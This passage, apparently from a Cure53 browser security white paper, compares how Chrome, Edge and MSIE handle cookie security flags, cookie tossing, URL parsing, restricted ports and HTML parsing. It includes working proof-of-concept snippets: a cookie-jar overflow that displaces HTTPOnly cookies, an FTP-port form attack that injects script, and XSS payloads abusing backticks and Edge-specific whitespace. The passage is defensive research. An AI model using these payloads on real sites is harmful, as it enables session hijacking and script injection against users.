In addition to the already mentioned attack classes, browser vendor implementations also cover a third one, which is the notable Man in the Middle Attack (MitM). As the name suggests, an attacker steps in and controls parts of the network the victim is residing in (i.e. via a rogue or vulnerable Wi-Fi hotspot). With this capability at hand, MitM attackers try to abuse their positions by snooping on the HTTP requests the victim sends and reading the relevant Cookie values from them. To beat this third class of attacks, browser vendors implemented Secure Cookies by adding a flag that is called *secure*. Once this flag has been set, a Cookie will only be send by the browser in case the connection between client and server is using SSL/TLS. For HTTP connections, meaning connections a network attacker could eavesdrop on in plain-text, these Cookies would not be sent. All of the browsers placed in scope of this paper and extensively tested with reference to Cookies were found to support Secure Cookies. Across all latest versions, no known bypasses exist in this realm. Only for completeness' sake it needs to be mentioned that it is possible to overwrite secure Cookies with insecure Cookies. Proving that attackers may achieve their goals by doing so has been explained by Zheng et al. in great depth in 2015[185].

Secure Cookies
A Secure Cookie can easily be set with the following PHP code snippet. The Cookie would hold the name *foo* and the value *bar*. It remains valid for 30 days and comes with a *secure* flag (sixth parameter).

Setting secure cookies in PHP:
```php
<?php
setcookie("foo", "bar", time()+2592000, "/", $_SERVER['HTTP_HOST'],
true);
?>
```

The three tested browsers act in a similar manner when a server tries to set Cookies of the same name. Consider the following scenario with a number of preconditions. First, a website can be accessed using both SSL/TLS and only plain-text HTTP. Second, relevant website cookies (for example a sessionID or other authentication data) are only accessible via SSL/TLS because they are flagged as *secure*. From here, an attacker could abuse the latter and, while in control of the network, try to set HTTP Cookies that have the same name as the secure Cookies. By doing so, the attacker might be able to trick the user into accepting the attacker's sessionID without knowing. As a result, the attacker

---

[185] https://www.usenix.org/system/files/conference/usenixsecurity...ng-updated.pdf

can again impersonate the user, despite secure Cookies and no read access to them. This kind of sequence is called Session Fixation.

Being prone to attacks around the use of Cookies was tested for all three browsers in scope. We investigated how the browsers react to two Cookies being set, namely one being secure and one being insecure when the website is requested via HTTP and HTTPS.

Setting secure and insecure Cookies with the same name

```php
<?php
setcookie("foo", "bar", time()+2592000, "/", $_SERVER['HTTP_HOST'],
true);
setcookie("foo", "baz", time()+2592000, "/", $_SERVER['HTTP_HOST'],
false);
?>
```

Resulting Response Headers:

```
HTTP/1.1 200 OK
Date: Tue, 06 Jun 2017 10:48:52 GMT
Server: Apache/2.4.18 (Ubuntu)
Set-Cookie: foo=bar; expires=Thu, 06-Jul-2017 10:49:02 GMT; Max-
Age=2592000; path=/; domain=example.com; secure
Set-Cookie: foo=baz; expires=Thu, 06-Jul-2017 10:48:52 GMT; Max-
Age=2592000; path=/; domain=example.com
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

A more complex test case involved three files that need to be navigated to sequentially, starting with a HTTPS URL, linking to a HTTP URL, then connecting to a HTTPS URL again. It is assumed that this closely resembles a possible attack where the victim is exploited with a MitM attempt.

test.php

```php
<?php
// open via https://example.com/test.php
setcookie("foo", "bar", time()+2592000,
  "/", $_SERVER['HTTP_HOST'], true);
var_dump($_COOKIE)
?>
<a href="http://example.com/test2.php">Click (HTTP)</a>
```

test2.php

```php
<?php
// open via http://example.com/test2.php
setcookie("foo", "baz", time()+2592000,
  "/", $_SERVER['HTTP_HOST'], false);
var_dump($_COOKIE)
?>
<a href="https://example.com/test3.php">Click (HTTPS)</a>
```

test3.php

```php
<?php
// open via https://example.com/test3.php
var_dump($_COOKIE)
?>
```

Let us now elaborate on findings browser by browser. First, when requesting the website via HTTP on Edge, only the *foo* Cookie with the value *baz* is set. Note that this is not a secure Cookie controlled by the sixth *setcookie* parameter which is set to *false*. If the website is again requested with HTTPS instead, the *foo* Cookie with the *bar* value will be created first. However, it will be quickly overwritten with the insecure Cookie marked by the *baz* value. An attacker can abuse this to overwrite the secure Cookie with an insecure cookie. What will be server's response? In most cases, the insecure Cookies will be happily accepted.

The results of this experiment on MSIE are quite similar. In effect, the *bar* cookie will be overwritten. Our resulting Cookie is no longer a *secure* one. Chrome however acts differently and does not overwrite the secure Cookie. The final value of the foo Cookie is still *bar*.

Summing up, the tested browsers do not send *secure* cookies in requests made

on non-secure connections. In contrast, setting new cookies that are insecure and overwriting the formerly set secure Cookies can be accomplished in MSIE and Edge, but not Chrome. The preliminary steps might be used for Session Fixation attacks.

Table 37. Browser Support of Secure Cookies

Feature	Chrome	Edge	MSIE
Secure Cookies	Supported	Supported	Supported
Insecure Overwrite	Not Supported	Supported	Supported

HTTPOnly Cookies

A cookie with the HTTPOnly flag cannot be read or modified via any other means besides HTTP. This means JavaScript access to this cookie is forbidden. The use of this particular cookie reduces the impact of an attacker able to manipulate cookies on a website. For example, a malicious adversary can steal the session cookie via XSS if the cookie is not protected by the HTTPOnly flag. Likewise, an attacker can overwrite the CSRF token cookie as long as it lacks the HTTPOnly flag.

Reading and overwriting HTTPOnly cookies

```php
<?php
setcookie("foo", "bar", time()+2592000, "/", $_SERVER['HTTP_HOST'],
false, true);
?>
<script>
alert(document.cookie); // return empty string
document.cookie = 'foo=baz'; // foo remains intact
</script>
```

An existing possibility of overwriting an HTTPOnly-protected cookie stems from the browser limitation on a cookie jar. Basically, the cookie jar hands out capacity per domain. For the limits on each browser, the reader is encouraged to consult Table 38. Once there is a new cookie and there is no sufficient space, the oldest cookie will be removed so that the new one can be added. By abusing this behavior, an attacker can overflow the cookie jar so that browsers will remove the existing HTTPOnly cookies and add normal cookies under the names of the previously removed HTTPOnly cookies.

Our test results indicate that Chrome deploys protection against the cookie replacement approach. If an attacker tries to overflow the cookie jar with a lot of non-HTTPOnly cookies, only the old non-HTTPOnly cookies will be removed, thus rendering the attack useless. On the opposite end of the browser spectrum, Edge and MSIE are vulnerable to this attack. There is an additional caveat for all browsers: if an attacker has partial control over setting cookies on a website (e.g. limited cookie injection where the cookie name cannot be set arbitrarily), s/he can still remove HTTPOnly-protected cookies.

Overwriting HTTPOnly cookies via Cookie Jar Overflowing

```
<?php
setcookie("foo", "bar", time()+2592000, "/", $_SERVER['HTTP_HOST'],
false, true);
?>
<script>
for (var i = 0; i < 200; i++)
    document.cookie = i + '=dummy'; // overflow the cookie jar
document.cookie = 'foo=baz'; // add the cookie foo
alert(document.cookie); // foo is "overwritten" to "baz"
</script>
```

Table 38. Browser Support of HttpOnly Cookies

Feature	Chrome	Edge	MSIE
HttpOnly Cookies	Supported	Supported	Supported
Overwrite via document.cookie	Not Supported	Not Supported	Not Supported
Read via document.cookie	Not Supported	Not Supported	Not Supported
Removed when Cookie jar overflows	Not Supported	Supported	Supported

Same Site Cookies

The *SameSite* Cookie flag is supposed to deliver additional protection against various attacks, especially CSRF and XSSI. We are here talking about a defense against cross-origin information leakage. The browser will only send *SameSite* cookies in the scope of a given origin A if the document that formulated the request is also in the scope of the origin A. If a document in the scope of origin B or C formulates a request to the origin A, the browser will not send *SameSite* cookies as part of the request. The idea here is that a cookie can define whether it should be sent or not by the browser if the request is coming from the same origin.

To illustrate, we assume an image hosted on *example.com* website. Embedded on *example.com,* the image makes the browser send Cookies by default. This would be exactly the same for an image that is hosted on *example.com* but embedded on *evil.com*. When the cookie is flagged with the *SameSite* attribute, any supporting user-agent would only send cookies of the image embedded on *example.com.* In essence, requests coming from the image embedded on *evil.com* would be stopped. This mitigates the most classic form of CSRF as any request coming from an origin that is actually "cross-site" and not "same-site" will be anonymous, thereby remaining harmless and idempotent.

The *SameSite* Cookie feature was proposed by West et al. in April 2016 and extends the RFC 6265[186]. The original idea came from a Mozilla employee, Mark Goodwin, back in 2012, in its original form it was labelled SameDomain rather than *SameSite*[187]. The feature flag in its current state accepts three different values: "*none*", "*strict*" and "*lax*". While "*none*" is equivalent to the flag not being used at all, the "*lax*" setting will have the browser send Cookies for cross-origin top-level requests if the HTTP method in use is considered safe by RFC 7231[188]. The latter would apply to GET, HEAD, OPTIONS, and even TRACE, for example. Conversely, the Cookies would be blocked for supposedly non-idempotent request methods like POST, PUT, and similar. The "*strict*" keyword will instruct the browser to omit flagged Cookies for all cross-origin HTTP requests, no matter the method.

---

[186] https://tools.ietf.org/html/draft-ietf-httpbis-rfc6265bis
[187] https://bugzilla.mozilla.org/show_bug.cgi?id=795346
[188] https://tools.ietf.org/html/rfc7231

Table 39. Requests being considered top-level

Request Emitter	Cookies sent w. *SameSite=Lax*;
Anchor, Links	Yes, considered top-level request
Prerender	Yes, considered top-level request (no support in Chrome 59)
Form GET	Yes, considered top-level request
Form POST	No
iframe	No
XHR	No
Image	No

Needless to say, a website should not rely on the protection extended by *SameSite* Cookies because not all browsers support this feature. In our scope, Chrome started supporting the *SameSite* flag in version 51. The feature is not supported by MSIE11 and there is no signals from the Edge Team that *SameSite* cookies will be supported anytime soon. Website maintainers are therefore bound to using CSRF tokens and other comparable protection mechanisms. *SameSite* Cookies can only be considered as an extra layer of security for some browsers.

Table 40. Browser Support of SameSite Cookies

Feature	Chrome	Edge	MSIE
SameSite Cookies	Supported	Not Supported	Not Supported

Cookie Prefixes

To further harden security of Cookies and prevent attacks as described in the section debating secure cookies, it was proposed to transfer some of the syntactic properties of the Cookie itself into its name. For Cookies with certain name prefixes, it was raised as perhaps valuable to assure that specific other properties must be given so the Cookie can be set or modified. The proposal contains two prefixes that can be applied to any cookie: "__*Secure*-" and "__*Host*-". A prefixed variant of a Cookie called *bar* and having the *baz* value would looks like this:

```
Set-Cookie: __Secure-SID=12345; Secure; Domain=example.com
```

As demanded by the "__*Secure-*" prefix, this Cookie can only be set from a secure origin. This means any other non-secure origin that attempts to set or overwrite this Cookie cannot achieve this goal. This is due to the browser denying the request based on the prefix and simply neither creating nor accepting the Cookie. The attacks described in the aforementioned chapter are therefore mostly mitigated. In other words it is not possible anymore to abuse an insecure origin with insecure Cookies to overwrite the Cookie values set by a secure origin with secure Cookies.

Same conclusion holds for the other available prefix *"__Host-"*. The Cookie can only be set by a secure origin (note that "__*Host-*" indeed implicitly contains the restrictions that apply to "__*Secure-*"). Moreover, it cannot contain any domain flags that potentially blur the scope of this *host-only* Cookie. In brief, an ideal combination for a website to rely upon would be a Cookie with "__*Host-*" prefix, unless the Cookie is supposed to be used for several hosts and different subdomains, in which case the "__*Secure-*" prefix would be suitable.

A prefixed Cookie called *bar* with the *baz* value for the prefixed manner (shown in both a rejected and an accepted way) can be consulted next.

```php
<?php
// this cookie should be rejected
setcookie('__Host-bar', 'baz', 0, '/', 'example.com', true, false);

// this cookie should be accepted
setcookie('__Host-bar', 'foo', 0, '/', '', true, false);
?>
<script>alert(document.cookie)</script>
```

The Cookie Prefixes feature was proposed first by Eric Lawrence in mid-2010[189] and later refined by Mike West in February 2016 and extends RFC 6265[190]. Mirroring the *SameSite* Cookies case, web developers should not rely on the Cookie Prefix feature because MSIE11 and Edge do not offer support and show no visible signals of proceeding in this direction. All in all, this useful feature is right now limited to constituting an extra layer of security for some but not all browsers

---

[189] https://textslashplain.com/2015/10/09/duct-tape-and-baling-wirecookie-prefixes/
[190] https://tools.ietf.org/html/draft-ietf-httpbis-rfc6265bis

Table 41. Browser Support of Cookie Prefixes

Feature	Chrome	Edge	MSIE
Cookie Prefixes	Supported	Not Supported	Not Supported

Cookie Tossing

The key for identifying a cookie includes not only the name, but also the domain and path attribute. This set of relevant information will clearly not be transferred in a HTTP request. In other words, if there are multiple cookies with the same name but different domain or path, the server will receive all of them in a single *Cookie* header. In effect, the server will not be able to make a distinction between them. The specification states that servers should not rely upon the order of the duplicated cookies, but, in practice, this process is handled on a "first-come-first-served" basis.

Example of a *Cookie* header with duplicated cookies
```
Cookie: foo=bar; foo=baz;
```

An attacker with the capacity to control the cookies on a subdomain can also influence the cookies on the main domain via Cookie Tossing. This particular attack combines the subdomains' ability of setting cookies for parent domains and the servers' inability to distinguish where the cookies are coming from. For example, an attacker who can inject a cookie on *foo.bar.com* can force the CSRF token cookie on *bar.com* and perform a CSRF attack on the main domain.

The specification documents that browsers should sort cookies in a way of having cookies with longer paths listed before cookies with shorter paths. The rule for two cookies with the same name and same path length is that the earlier-created cookies should be listed before those crafted later.

While all tested browsers follow the specification in terms of ordering cookies, MSIE exhibits some non-standard behavior. Basically, cookies that are set for a domain will be accessible by its subdomains. There is no option for *bar.com* to set a cookie that is not readable to its subdomains (i.e. by not having the domain attribute). Upon such attempt, a cookie in question will automatically "propagate" to every subdomain. So, at the end, HTTP requests to *foo.bar.com* will include our unavoidable cookie.

Table 42. Cookie ordering across browsers

Feature	Chrome	Edge	MSIE
Cookies on parent domains propagate to subdomains?	No	No	Yes
Cookies with longer paths listed before cookies with shorter paths?	Yes	Yes	Yes
Order of cookies with the same path length	By creation time	By creation time	By creation time

Cookie Parsing

Together with what has been mentioned before, some issues revolve around miscellaneous differences in cookie handling observable on the browsers in scope. The size of the cookie jar is one such item. The specification only states the minimum capabilities, but the exact figures vary in browser implementations.

Support of cookies on non-HTTP protocols is noteworthy since cookies do not actually interpret SOP as DOM does, which means only caring about the hostname but ignoring the URI scheme and port. This translates to the fact that being able to inject cookies on a web service can influence cookies on other web service listening on a different port residing on the same server.

Another thing to consider is that some browsers may still follow the obsolete specification, notably RFC 2109[191]. One of the key differences between the former and the latest outline is the older one allowing multiple cookies being set in a single *Set-Cookie* header separated by a comma. Many servers may not be aware, so they do not sanitize contents in the *Set-Cookie* header in a HTTP response, creating a straightforward opportunity for Cookie Injection attack.

The following table outlines the minor yet relevant browser differences in the discussed area.

---

[191] https://tools.ietf.org/html/rfc2109

Table 43. Browser limitations on Cookies

Feature	Chrome	Edge	MSIE
Maximum number of Cookies per domain	180*	50	50
Maximum size of Cookie per Cookie	4096 bytes	5117 characters	5117 characters
Maximum size of Cookie per domain	737280 bytes	10234 characters	10234 characters
Cookies on ftp URLs (via document.cookie)	Not Supported	Not Supported	Not Supported
Cookies on file URLs (via document.cookie)	Not Supported	Supported	Supported
Setting cookies on a single *Set-Cookie* header	Not Supported	Not Supported	Not Supported
Setting cookies in a single *document.cookie* assignment	Not Supported	Not Supported	Not Supported

*The limit is shared across the "eTLD+1" and its subdomains

URLs, Protocols & Schemes

Uniform Resource Locator (URL) is the gateway to the Internet. Websites and resources are identified by this unique address. It is crucial that browsers and servers parse URLs consistently so that requests and responses are transferred to the correct parties instead of ending up at various unsafe places.

The existence of URL for a given resource does not necessarily mean that said resource is intended to be accessible. In this context, let us take a look at a scenario of formulating requests to non-HTTP services from within web contents to attack those services. Quite clearly, services that are not keen on having a connection over HTTP may have unexpected results upon receiving a mangled request. Consequently, attackers often exploit this possibility to force a browser-user to initiate requests to various services and perform unauthorized actions on the user's behalf within the Intranet. While there is a list of defined schemes, browsers often support their own pseudo-schemes for different purposes. Some of them might let an attacker bypass SOP. This chapter studies if browsers align with the standards and what potential security issues linked to their behavior can ensue.

URL Parsing and Encoding

As mentioned, URL parsing should be consistent for both browsers and servers. Servers often validate URLs for various purposes, for example to check if the supplied callback URL is whitelisted in OAuth[192].

The table supplied next shows how each browser parses invalid URLs. It further makes determinations about browsers navigating to either an external URL or a local URL.

Table 44. Ambiguous/invalid URL parsing

Test case	Chrome	Edge	MSIE
Forward slashes (`http:\\example.com`)	External	External	External
Multiple slashes (`////example.com`)	External	External	External
Mixed slashes (`\/example.com`)	External	Redirect: External DOM: Local	Redirect: External DOM: Local
HTTP scheme without slashes (`http:example.com`)	Redirect: External DOM: Local	Local	Local
Line breaks in slashes (`/[0x0a]/example.com`)	External	External	External

Besides parsing differences, URL encoding differences are also crucial for security. Websites might assume that certain characters are always encoded and directly output them as HTML, thus paving way to DOMXSS issues.

Example of code vulnerable to DOMXSS
```
<script>document.write(location.href)</script>
```

An attacker can potentially insert HTML characters into the URL, knowing that a browser does not encode said characters. In Table 45, we depict each browser's approach

---

[192] https://en.wikipedia.org/wiki/OAuth

when it comes to encoding HTML characters (i.e. single and double quote and angle brackets). A specific context here is a URL in the controllable *location* properties.

Table 45. Unencoded location properties

	Chrome	**Edge**	**MSIE**
`location.href`	", ', <, >	", ', <, >	", ', <, >
`location.search`	None	", ', <, >	", ', <, >
`location.hash`	", ', <, >	", ', <, >	", ', <, >
`location.pathname`	'	'	'
`document.URL`	", ', <, >	", ', <, >	", ', <, >
`document.documentURI`	", ', <, >	N/A	N/A
`document.URLUnencoded`	N/A	", ', <, >	", ', <, >
`document.baseURI`	", ', <, >	", ', <, >	", ', <, >
`document.referrer`	'	'	'

Forbidden Ports

While web services are usually hosted on port 80 for HTTP and 443 for HTTPS, web servers are free to assign other ports to services. This requires browsers to allow access not only to the designated ports for the protocols, but also to other ports that can potentially serve various web services.

Some ports are famous for being used with various types of network services. It is possible that an attacker can force a user to make requests to these services and trick them into sending data. In some cases, the data could be valid for the services and perform unauthorized actions in an internal network. One of the attacks that abuses this is called HTML Form Protocol Attack (HFPA)[193]. Using this approach, an attacker might be able to send malicious instructions to non-HTTP services via HTTP, or can perhaps perform XSS attacks with the aid of that response.

Therefore, the specifications define some ports to be access-restricted. Known as bad ports, these exist to prevent the HFPA attack class rooted in exploiting overly-tolerant

---

[193] https://www.jochentopf.com/hfpa/hfpa.pdf

parsers for text-based protocols. One has to keep in mind that if the site's owner assigns other ports for a non-HTTP service, this restriction will be rendered meaningless. For example, if the FTP server is working on the 1021 port in the victim's domain, an attacker can send arbitrary FTP commands via HTTP protocol without restrictions.

HFPA attack on non-default ports on FTP server:

```
<form action="http://example.com:1021/" enctype="text/plain"
method="post">
<textarea name="a">

USER <script id='
USER '>alert(1)</script>
QUIT</textarea>
<input type="submit">
</form>
```

FTP server's response (presented for FileZilla in this example):

```
500 Syntax error, command unrecognized.
500 Syntax error, command unrecognized.
500 Syntax error, command unrecognized.
500 Syntax error, command unrecognized.
500 Syntax error, command unrecognized.
500 Syntax error, command unrecognized.
500 Syntax error, command unrecognized.
500 Syntax error, command unrecognized.
500 Syntax error, command unrecognized.
500 Syntax error, command unrecognized.
500 Syntax error, command unrecognized.
500 Syntax error, command unrecognized.
331 Password required for <script id='
331 Password required for '>alert(1)</script>
221 Goodbye
```

Parts of the "500 Syntax Error" are the response for request headers and request body which are invalid as the FTP command. When the user sends the request from a form using MSIE or Edge, XSS via Content Sniffing can occur. When a site is hosted on *"example.com"*, this XSS affects it directly because those browsers do not care about the port when considering SOP. Table 46 shows the results of a test focused on how each browser restricts access to the commonly used ports.

Table 46. Restricted Ports across browsers

Port	Typical Service	Specification	Chrome	Edge	MSIE
1	tcpmux	Restricted	Restricted	Not Restricted	Not Restricted
7	echo	Restricted	Restricted	Not Restricted	Not Restricted
9	discard	Restricted	Restricted	Not Restricted	Not Restricted
11	systat	Restricted	Restricted	Not Restricted	Not Restricted
13	daytime	Restricted	Restricted	Not Restricted	Not Restricted
15	netstat	Restricted	Restricted	Not Restricted	Not Restricted
17	qotd	Restricted	Restricted	Not Restricted	Not Restricted
19	chargen	Restricted	Restricted	Restricted	Restricted
20	ftp-data	Restricted	Restricted	Not Restricted	Not Restricted
21	ftp	Restricted	Restricted	Restricted	Restricted
22	ssh	Restricted	Restricted	Not Restricted	Not Restricted
23	telnet	Restricted	Restricted	Not Restricted	Not Restricted
25	smtp	Restricted	Restricted	Restricted	Restricted
37	time	Restricted	Restricted	Not Restricted	Not Restricted
42	name	Restricted	Restricted	Not Restricted	Not Restricted
43	nicname	Restricted	Restricted	Not Restricted	Not Restricted
53	domain	Restricted	Restricted	Not Restricted	Not Restricted
77	priv-rjs	Restricted	Restricted	Not Restricted	Not Restricted
79	finger	Restricted	Restricted	Not Restricted	Not Restricted
87	ttylink	Restricted	Restricted	Not Restricted	Not Restricted
95	supdup	Restricted	Restricted	Not Restricted	Not Restricted
101	hostriame	Restricted	Restricted	Not Restricted	Not Restricted
102	iso-tsap	Restricted	Restricted	Not Restricted	Not Restricted
103	gppitnp	Restricted	Restricted	Not Restricted	Not Restricted
104	acr-nema	Restricted	Restricted	Not Restricted	Not Restricted
109	pop2	Restricted	Restricted	Not Restricted	Not Restricted
110	pop3	Restricted	Restricted	Restricted	Restricted
111	sunrpc	Restricted	Restricted	Not Restricted	Not Restricted
113	auth	Restricted	Restricted	Not Restricted	Not Restricted
115	sftp	Restricted	Restricted	Not Restricted	Not Restricted
117	uucp-path	Restricted	Restricted	Not Restricted	Not Restricted
119	nntp	Restricted	Restricted	Restricted	Restricted

123	ntp	Restricted	Restricted	Not Restricted	Not Restricted
135	loc-srv / ep-map	Restricted	Restricted	Not Restricted	Not Restricted
139	netbios	Restricted	Restricted	Not Restricted	Not Restricted
143	imap2	Restricted	Restricted	Restricted	Restricted
179	bgp	Restricted	Restricted	Not Restricted	Not Restricted
220	imap3		Not Restricted	Restricted	Restricted
389	ldap	Restricted	Restricted	Not Restricted	Not Restricted
465	smtp+ssl	Restricted	Restricted	Not Restricted	Not Restricted
512	print / exec	Restricted	Restricted	Not Restricted	Not Restricted
513	login	Restricted	Restricted	Not Restricted	Not Restricted
514	shell	Restricted	Restricted	Not Restricted	Not Restricted
515	printer	Restricted	Restricted	Not Restricted	Not Restricted
526	tempo	Restricted	Restricted	Not Restricted	Not Restricted
530	courier	Restricted	Restricted	Not Restricted	Not Restricted
531	chat	Restricted	Restricted	Not Restricted	Not Restricted
532	netnews	Restricted	Restricted	Not Restricted	Not Restricted
540	uucp	Restricted	Restricted	Not Restricted	Not Restricted
556	remotefs	Restricted	Restricted	Not Restricted	Not Restricted
563	nntp+ssl	Restricted	Restricted	Not Restricted	Not Restricted
587	smtp	Restricted	Restricted	Not Restricted	Not Restricted
601	syslog-conn	Restricted	Restricted	Not Restricted	Not Restricted
636	ldap+ssl	Restricted	Restricted	Not Restricted	Not Restricted
993	imap+ssl	Restricted	Restricted	Restricted	Restricted
995	pop3+ssl	Restricted	Restricted	Not Restricted	Not Restricted
2049	nfs	Restricted	Restricted	Not Restricted	Not Restricted
3659	apple-sasl	Restricted	Restricted	Not Restricted	Not Restricted
4045	lockd	Restricted	Restricted	Not Restricted	Not Restricted
6000	x11	Restricted	Restricted	Not Restricted	Not Restricted
6665	irc (alternate)	Restricted	Restricted	Not Restricted	Not Restricted
6666	irc (alternate)	Restricted	Restricted	Not Restricted	Not Restricted
6667	irc (default)	Restricted	Restricted	Not Restricted	Not Restricted
6668	irc (alternate)	Restricted	Restricted	Not Restricted	Not Restricted

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

6669	irc (alter-nate)	Restricted	Restricted	Not Restricted	Not Restricted
6697	irc+tls		Restricted	Not Restricted	Not Restricted
65535	(Used to block all in-valid port numbers)		Restricted	Not Restricted	Not Restricted

To summarize, IE/Edge restrict access to eight types of ports, while Chrome restricts access to sixty-six types of ports. The latter result is fully specification-compliant. As trivia, it can be added that the specifications and browsers are currently equally vulnerable to Cross-Site Printing[194]. This is an attack variation of HFPA targeting printers on port 9100. An ongoing discussion on blocking the relevant port has been initiated[195].

Protocols

Certain pseudo-protocols are able to execute scripts. Besides the well-known *javascript* scheme, MSIE supports *vbscript,* which is equipped with power to execute VBScript and JavaScript in compatibility mode. Notably, Microsoft plans to completely remove it[196]. In addition, some browsers supporting the *data* URI scheme have different handling of the inherent origin. In sum, the pseudo-protocols often make it feasible for the attackers to exploit an otherwise impossible XSS. The following table outlines the varied approaches.

Table 47. URI schemes that allow script execution

Feature	Chrome	Edge	MSIE
javascript:	Supported	Supported	Supported
vbscript:	Not Supported	Not Supported	IE 11 docmode: Not Supported IE < 11 docmode : Supported
data:	Supported but null origin	Supported in iframe, buggy null-origin restrictions allow XSS	Not Supported

---

[194] http://hacking-printers.net/wiki/index.php/Cross-site_printing
[195] https://bugs.chromium.org/p/chromium/issues/detail?id=687530
[196] https://developer.microsoft.com/en-us/microsoft-edge/platform/changelog/desktop/16237/

Fine penetration tests for fine websites

HTML/CSS Parsing

This section will elaborate on HTML and CSS parser behaviors. The readers will become familiar with how these aspects compare and differ between the browsers in scope. We center on the parsing and interpretation issues that cause security problems for websites, particularly demonstrating how sites technically employing good protections against XSS and other injection attacks can be exploited on the grounds of browsers' misbehavior.

Entity Parsing

To allow characters that cannot be directly inserted into the document, HTML provides alternative representations. These are known as character references and exist under four types of notations[197]:

- Named character references (HTML4-style, strict)
  - `<`
- Named character entities (HTML5-style, more lax for some entities)
  - `<`
  - `&LT`
- Decimal numeric character reference
  - `<`
- Hexadecimal numeric character reference
  - `<`

The corresponding specifications state that all notations must begin with the ampersand character. For named character references, it has to follow one of the names in the set of predefined names in a case-sensitive manner. Furthermore, it must be terminated by the semicolon character. Some names, however, can be terminated without the trailing semicolon character due to legacy reasons. For the decimal numeric character reference, ampersand has to be followed by a number sign character and one or more digits, again terminated by the semicolon character. For hexadecimal numeric character reference, the notation has to follow the number sign character, the x or X character. Then one or more hexadecimal digits must appear, with a reference again requiring termination with the semicolon character.

In terms of security, browsers failing to follow the specifications tend to be vulnerable to client-side attacks. Among them, we can observe XSS and Open Redirect. The vulnerability stems from web applications sanitizing input based on the specifications. If a browser interprets a sequence differently from the specification, then such a sequence

---

[197] https://html.spec.whatwg.org/multipage/syntax.html#character-references

can be used as a bypass against input sanitizers that follow the specification. It is worth noting that the inception of the latest specification for HTML5 does not mean that all browsers have uniformly adopted it. In fact some browsers still support the old standards (e.g. HTML 4.0) for character references. In a security research context, older standards may suggest that the terminating semicolon can be sometimes ignored, while the latest specification makes it mandatory.

The acquired data on this topic is depicted in dedicated tables next. The results point to the differences between browsers' behaviors and account for MSIE operating in different document modes.

Table 48. Parsing of Character References

Reference	Chrome	Edge	MSIE
Maximum length of decimal numeric character references (e.g. `&x00000060;`)	Infinite	Infinite	● IE >= 9 docmode: Infinite ● IE < 9 docmode: 7; will be replaced with question mark once limit exceeded
Maximum length of hexadecimal numeric character references (e.g. `<`)	Infinite	Infinite	● IE >= 9 docmode: Infinite ● IE < 9 docmode: 6; will be replaced with question mark once limit exceeded
HTML5 character entities support	Yes	Yes	● IE >= 10 docmode: Yes ● IE < 10 docmode: No
An option to ignore a semicolon in certain cases (e.g. `<p>&#97</p>`, `<input value="&#97">`)	Yes	Yes	● IE >= 9 docmode: Yes ● IE < 9 docmode: Yes except hexadecimal numeric character reference

While Chrome, Edge and MSIE are fully compliant with the latest specifications, MSIE running in compatibility mode fails across all of the test cases. Therefore, it makes input sanitization very difficult for web applications.

Attribute Delimiters & Whitespace

Per specification, HTML attributes are meant to be delimited in three different ways. These encompass using double quotes (U+0022), single quotes (U+0027) and having no quotes at all. This is often relevant in a security setting as websites try to filter out encoding-specific characters that an attacker might inject. The goal here would be to try to break attribute values to inject new attributes and thereby cause XSS. The tests conducted for the purpose of this project determine that all browsers in scope deal with this appropriately. It has been verified that they do not expose artifacts that might make a safe website prone to XSS because of a misbehaving browser's HTML parser.

Having said that, a note should be made for MSIE11. When displaying a website in an older document mode, MSIE11 not only allows abovementioned variations to quote attributes but also supports the use of backticks. This unnecessarily enlarges the attack surface and is a non-standard behavior.

```
<meta http-equiv="X-UA-Compatible" content="IE=8">
<img src="x" alt=``onerror=alert(1)//>
<!-- This example only executes on MSIE11 -->
```

Across all browsers the number of characters allowed for use as attribute delimiters is identical, with the exception of MSIE11 mentioned above.

What might supplement the result is the topic of having a whitespace in JavaScript and CSS context. For such context it was observed that Chrome and MSIE11 exhibit greatly similar behaviors. A difference comes down to a single character that can be used as a JavaScript whitespace per browser. The permitted characters take the 66644 and 6158 positions in the decimal Unicode table position on Chrome and MSIE11, respectively. The outcome is much worse for Edge, which seems to be plagued by a parser error that allows a range of hundreds of different characters to be used as JavaScript whitespace. As a consequence, Edge users suffer from being exposed to a significantly enlarged attack surface. The full list of characters has been added to the Appendix of this document.

```
<meta charset="utf-8">
<img src=x onerror=ˆalert(1)ˆ>
<img src=x onerror=˜alert(2)˜>
<img src=x onerror=□alert(1)□>
<img src=x onerror= alert(1) >
<!-- JavaScript whitespace working in Edge and Edge only -->
```

Table 49. Non-Standard Attribute Quotes / JavaScript & CSS Whitespace

Reference (Decimal Unicode Table Index)	Chrome	Edge	MSIE
Support for backticks in attribute	No	No	IE >= 10 docmode: No IE < 10 docmode: Yes
Whitespace separators in tag name (e.g. `<iframe[]src="javascript:alert(1)">`)	9, 10, 12, 13, 32, 47	9, 10, 12, 13, 32, 47	IE < 10 docmode: 9, 10, 11, 12, 13, 32, 47 IE >= 10 docmode: 9, 10, 12, 13, 32, 47
Whitespace separators in attribute (e.g. `<iframe[]src[]=[]"javascript:alert(1)">`)	9, 10, 12, 13, 32	9, 10, 12, 13, 32	IE < 10 docmode: 0, 9, 10, 11, 12, 13, 32, 47 IE >= 10 docmode: 9, 10, 12, 13, 32
Whitespace in JavaScript	9 - 13, 32, 160, 5760, 8192 - 8202, 8232, 8233, 8239, 8287, 12288, 65279, 65534	Edge supports a large number of characters; a list can be found in the Appendix section	9 - 13, 32, 160, 5760, 6158, 8192 - 8202, 8232, 8233, 8239, 8287, 12288, 65279
Whitespace trimmed in URI scheme (e.g. `<iframe src="[]javascript:alert(1)">`)	9, 10, 13, 32	9, 10, 13, 32	1-7, 9, 10, 11, 12, 13, 32
Whitespace in CSS	9, 10, 12, 13, 32	9, 10, 12, 13, 32	IE < 10 docmode: 9, 10, 12, 13, 32, 160, 8192-8203, 12288, 65279 IE >= 10 docmode: 9, 10, 12, 13, 32

Non-Alphanumeric Tag Names

By going back to the specification[198] one can learn that HTML tags and tag names need to start with an alphanumeric ASCII character[199]. It therefore follows that the browser is not supposed to parse tags that start with different characters. HTML elements like comments can certainly start with different characters, and the range of possibilities here extends to an exclamation mark or a question mark. Still, there is no doubt that a golden rule for actual tags is to follow the scheme of *"<" + Alphanumeric ASCII character*. It is noticeable that the HTML specification is exceptionally clear on this matter, which perhaps explains why several security tools and XSS protection systems assume this to be a security guarantee. Under this premise, aforementioned countermeasures may only apply encoding or detection for strings following that pattern.

